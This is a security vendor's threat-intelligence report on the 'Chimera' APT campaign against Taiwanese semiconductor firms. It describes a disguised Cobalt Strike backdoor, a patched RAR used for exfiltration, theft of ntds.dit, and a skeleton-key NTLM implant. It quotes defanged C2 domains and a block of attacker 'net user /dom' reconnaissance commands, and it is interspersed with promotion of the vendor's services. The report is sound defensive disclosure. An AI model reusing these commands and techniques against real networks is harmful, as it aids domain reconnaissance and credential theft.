# Taiwan High-Tech Ecosystem Targeted by Foreign APT Group:

medium.com/cycraft/taiwan-high-tech-ecosystem-targeted-by-foreign-apt-group-5473d2ad8730

CyCraft Technology Corp May 6, 2022

CyCraft Technology Corp

Apr 16, 2020

·

13 min read

## Digital Skeleton Key Bypasses Security Measures

2019 was an excellent year for the Taiwan superconductor industry; however, beneath this economic upturn, a digital chimera was slowly eating at it from within. Throughout 2019, multiple companies in the Taiwan high-tech ecosystem were victims of an advanced persistent threat (APT) attack.

> “Taiwan is set to become the largest and fastest-growing semiconductor equipment maker in the world by increasing by 21.1 percent to reach US$12.31 billion.”
> -Taiwan News, July 2019

APTs are professional cyber espionage actors that typically receive direction and support from nation-states and often target organizations (orgs) with high-value information, such as national defense, financial, energy, or manufacturing.

Due to these APT attacks having similar behavior profiles (similar adversarial techniques, tactics, and procedures or TTP) with each other and previously documented cyberattacks, we assess with high confidence these new attacks were conducted by the same foreign threat actor.

During our investigation, we dubbed this threat actor *Chimera*. "Chimera" stands for the synthesis of hacker tools that we've seen the group use, such as the skeleton key malware that contained code extracted from both Dumpert and Mimikatz — hence *Chimera*.

Their operation — the entirety of the new attacks utilizing the Skeleton Key attack (described below) from late 2018 to late 2019, we have dubbed *Operation Skeleton Key*.

The main objective of these attacks was the exfiltration of intellectual property, such as documents on integrated circuits (IC), software development kits (SDKs), IC designs, source code, etc.

The motive behind these attacks likely stems from competitors (or possibly even nation-states due to the advanced nature of the attacks) seeking to gain a competitive advantage.

## Highlighted Findings

In our above report, we go over our comprehensive analysis of the techniques, tactics, procedures, and customized malware employed by *Chimera*. Here are some highlighted findings from our research.

1. — This malware contained code extracted from both Dumpert and Mimikatz and was used as an account manipulation tool. The malware altered the (NTLM) authentication program and implanted a skeleton key to allow the attackers to log in without the need of a valid credential. Once the code in memory was altered, the attackers could still gain access to compromised machines even after resetting passwords. The attackers then used the skeleton key to freely to other machines in the same domain. There was no difference when compared to legit login activity, nor was legit user login activity hindered. These factors helped mask the attacker's persistent malicious activities.
2. — The attackers utilized as their main (RAT). The mutated backdoor replaced and then masqueraded as a Google Chrome Update to confuse users. In order to further mask the malicious activity and make attribution difficult for defenders, the attackers placed most of the command-and-control (C2) servers in the Google Cloud Platform.
3. — used an old and patched version of RAR modified for data exfiltration.

## The Skeleton Key: A Brief History


In 2014, Dell Secureworks Counter Threat Unit observed the earliest use of a digital skeleton key. Their observed skeleton key was able to bypass authentication on Active Directory (AD) systems implementing single-factor verification, giving them unfettered access to remote access services.

However, *Chimera* also added extracted key code snippets from Mimikatz and Dumpert to their skeleton key. The *Chimera* skeleton key sought to bypass API monitoring, which is widely used in anti-virus and EDR products, by directly invoking syscalls and implementing high-level API logic.

## The Investigations

We thoroughly analyzed more than 30,000 endpoints belonging to multiple companies along the Taiwan high-tech ecosystem supply chain, during our investigation into *Operation Skeleton Key*. Two representative cases are chosen here for more in-depth sharing.

We summarized our year-long findings into two kinds of cases, we call them Case A and Case B, representing two different approaches: discovering Operation Skeleton Key during regular security operations vs. discovering the aftermath of Chimera's attacks during incident response (IR).



| | Case A | Case B |
|---|---|---|
| CyCraft Client at Time of Detection | Yes | No |
| CyCraft Service Opted For | Passive Detection:<br>Intervaled Detection Reports -<br>Once Every 24 Hours | Incident<br>Response |
| Time to Detect (days) | <1 | 416 |

## CyCraft MDR Services

> **Step 1:** We deploy our MDR+NGAV scanner to your endpoints.
> **Step 2:** We continuously receive the scanner data
> **Step 3:** Our AI and security experts analyze it and generate alerts & reports, including complete site-wide UEBA, threat analysis, MITRE ATT&CK® classification, storylines of all malicious behavior and remediation options.

At the time of detection, CyCraft had already been providing Case A orgs with our MDR packages.


While our active detection package consists of our 24/7 MDR service, our passive detection package (which the representative Case A org here had opted for at the time) includes intervaled (in this case, daily) detection reports across all endpoints and network; endpoints are scanned for known malicious behavior and suspicious behavior that could suggest an attack, which is what happened here.

We have picked this representative sample from Case A as we could see more details of the tactics, techniques, and procedures used in Operation Skeleton Key. Case A customers who used our more active MDR package did not experience the depth of penetration that this representative sample did.

By contrast, orgs in Case B approached CyCraft for our IR services after they detected the abnormal activity on their system.

Cyber situation graphs and storylines have been provided; however, note that all server and user names are de-identified and replaced with aliases.

## A Representative Sample From Case A Organizations



In the first hours of the attack, *Chimera* had not attacked or compromised a vital server. It was decided to allow the threat actor to temporarily persist in order to gain more intelligence into their new malware, behavior, and motivations.


Upon the initial detection of suspicious activity of endpoint NB-CLAIR, in this representative sample of Case A, their security operations center (SOC) was immediately notified of the suspicious behavior and the potential danger to their system. Had the Case A org been subscribed to our 24/7 MDR service, we could have easily stopped the attack at NB-CLAIR.

> *Chimera's* initial access came from a valid ID from a virtual private network (VPN).

Many enterprises often neglect this attack vector, by default trusting VPN connections and welcoming them into their intranet; and Chimera is one of the most skilled threat actors that we have seen at abusing VPN policies. A remote desktop protocol (RDP) was used to gain access to NB-CLAIR, where the first Cobalt Strike backdoor was placed.

Cobalt Strike was used as *Chimera's* main RAT tool. In an attempt to avoid detection, the RAT replaced the original Google Update binary and functioned as a mutated Cobalt Strike beacon to inject payloads into other processes.

This behavior, as you can imagine, was extremely suspicious. At the time of detection, no information could be found on this particular malware on VirusTotal (VT);our AI immediately began closely tracking the attack.




A cyber situation graph from a Case A sample, generated by our AI
Six minutes after RDP was used to gain access to NB-CLAIR, Cobalt Strike was then remotely copied to Server-LAUREN via the schtasks utility. At this point, had our continuous MDR services (active detection) been employed, agents (installed on both the NB-CLAIR endpoint and Server-LAUREN) would have detected the lateral movement and have been able to halt the attack.

The malware, GoogleUpdate.exe, in an attempt to make tracking difficult, connected to C2 servers located in the Google Cloud Platform; however, this was detected by our continuous digital forensics platform. The Case A org’s SOC was again immediately notified.

| |
|---|
| chrome-applatnohp.appspot[.]com |
| ussdns04.heketwe[.]com |
| ussdns01.heketwe[.]com |
| 78276.ussdns02.heketwe[.]com |
| 78276.ussdns01.heketwe[.]com |

At this time, only 18 minutes had passed since *Chimera*’s initial access. Once connected to the C2 servers, RecordedTV.ms was dropped onto Server-LAUREN to archive data for exfiltration. Even without the .exe file extension, data exfiltration could still have been executed.

RecordedTV.ms was later discovered to be a modified version of RAR; however, it had a one-byte discrepancy from the original version (specifically rar.exe v3.6). Our platform was not only able to detect the injected file but was also able to detect this one-byte discrepancy and flag it.




```
FDB0h: C3 3B F3 76 05 33 C    FDB0h: C3 3B F3 76
FDC0h: C0 5E 5B C3 53 56 5    FDC0h: C0 0E 5B C3
FDD0h: 8B C7 E8 65 FD FF F    FDD0h: 8B C7 E8 65
```

Left: Original rar.exe, Right: RecordedTV.ms with the patched byte

Identical binaries were found in several machines, but under different names, e.g., RecordedTV.ms, uncheck.dmp, jucheck.exe. This too was detected by our AI-driven forensics, and Case A SOCs were again notified of the suspicious behavior.

Several “net user” commands were also executed from Server-LAUREN for recon purposes, and the results were saved to the RecordedTV_lib.log. Server-LAUREN also used wmic to remotely execute various commands in another endpoint to check if there was an Internet connection, which we flag as discovery events under the MITRE ATT&CK® framework.



```
C:\Windows\system32\cmd.exe /C net user [redacted] dom >>RecordedTV_lib.log & dir Rec*log
C:\Windows\system32\cmd.exe /C net user [redacted] /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user [redacted] /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user [redacted]2 /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user [redacted]3 /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user [redacted]0 /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user [redacted]7 /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user [redacted]1 /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user [redacted]6 /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user [redacted]5 /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user [redacted]3 /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user [redacted]8 /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user [redacted]4 /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user [redacted]2 /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user [redacted]6 /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user [redacted]5 /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user [redacted]6 /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user [redacted]6 /dom >>RecordedTV_lib.log
C:\Windows\system32\cmd.exe /C net user [redacted]4 /dom >>RecordedTV_lib.log
```

Server-LAUREN also stored the Windows Registry and ntds.dit of other hosts. The active directory (AD) database, ntsa.dit, contained information about domain hosts and users, such as IDs, names, and password hashes.

The registry contained the key for the encrypted ntds.dit AD database. *Chimera* needed to archive both in order to remotely decrypt the file and, most likely, bruteforce the password hash.

Once the active directory (AD) server had been compromised, the SkeletonKeyInjector malware, d3dll.dll, was used to implant a skeleton key so the attacker could freely perform lateral movement (LM) to other machines in the same domain.


Thankfully, this incident was taken care of before the SkeletonKeyInjector was allowed to run amuck; Case B orgs were not so fortunate.

> As with all our customers, Case A orgs received a fully actionable report with contextual information. Their complete site analysis included the full context behind the high-severity alerts that were previously sent and provided actionable intelligence covering their endpoints, processes, files, identity and access management (IAM), and network.

With automated forensic investigations, we were able to replace guesswork with actionable steps to halt the attack and recover the systems involved.

The Case A org’s actionable report informed them which processes to stop, which files to delete, which malware to remove, which user accounts were infected and needed resetting, and which URLs, IP addresses, and domains to block.

The representative org used for parts of Case A who used our passive detection has since upgraded to our active detection services and now enjoys the benefits and confidence provided by our MDR service.



## SkeletonKeyInjector


This particular malware was an account manipulation tool that altered the NTLM authentication program and implanted a skeleton key that allowed *Chimera* to log in without valid credentials to other machines.

After the code in memory was altered, *Chimera* would be able to gain access to any system in the domain. As AD machines are rarely rebooted, *Chimera* could potentially control machines for a very long time without detection.

This is one of many reasons why CyCraft performs memory forensics on all computers, including domain controllers.

During our investigation of *Operation Skeleton Key*, we discovered some semiconductor vendors were employing a white-list enforcement approach. Although this is a feasible approach, as the AD cannot execute any software outside the white-list, our investigation showed that *Chimera* was still able to use Living off the Land Binaries (LOL) bins to launch attacks.

## Case B


Server-MARVEL
DC-ARETHA
Server-EMOGENE
Server-KASEY
Server-TRUDIE
DC-ELIANA
Server-RANDOLPH
Server-FREIDA
Server-MAD
NB-MICHAL
Server-JUDI
NB-LULU
NB-DONNIE
@PrivateIP1
NB-DIXIE
NB-GENEVA
@PrivateIP2
File Dropped: RecordedTV.ms 2018-11-07 19:53:46
